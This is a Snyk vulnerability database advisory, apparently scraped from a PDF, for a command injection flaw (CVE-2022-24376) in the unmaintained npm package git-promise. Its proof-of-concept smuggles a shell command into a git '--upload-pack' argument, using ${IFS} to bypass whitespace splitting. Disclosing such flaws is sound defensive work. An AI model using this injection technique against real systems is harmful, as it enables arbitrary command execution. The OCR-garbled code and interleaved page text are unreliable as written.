snyk Vulnerability DB

Snyk Vulnerability Database > npm > git-promise

Command Injection

Affecting git-promise package, versions *

INTRODUCED: 28 MAR 2022 CVE-2022-24376 ? Share V

CWE-78 ? FIRST ADDED BY SNYK

How to fix?


There is no fixed version for git-promise.

Overview


git-promise is a Simple wrapper that allows you to run any git command using a more intuitive syntax.

Affected versions of this package are vulnerable to Command Injection due to an inappropriate fix of a prior vulnerability in this package. **Note**: Please note that the vulnerability will not be fixed. The README file was updated with a warning regarding this issue.

PoC 1



Q Search by package n



> NVD 9.8 CRITICAL

Do your applications use this vulnerable package?

In a few clicks we can analyze your entire application and see what

PoC 2

```
const git = require("git-promise"); // Use the
shell's predefined separator using ${IFS} to
escape the whitespace splitting logic git("fetch
origin --upload-pack=touch${IFS}/tmp/abcd-new"
(cw: '/tmp/example-git-repo') then((output) =>
tonsole.log(output)
```

References

GitHub Gist

components are vulnerable in your application, and suggest you quick fixes.

Test your applications

SnykSNYK-JS-ID GITPROMISE-2434310

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Disclosed 28 Mar 2022

Credit Liran Tal

Report a new vulnerability

Found a mistake?

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Vulnerability DB

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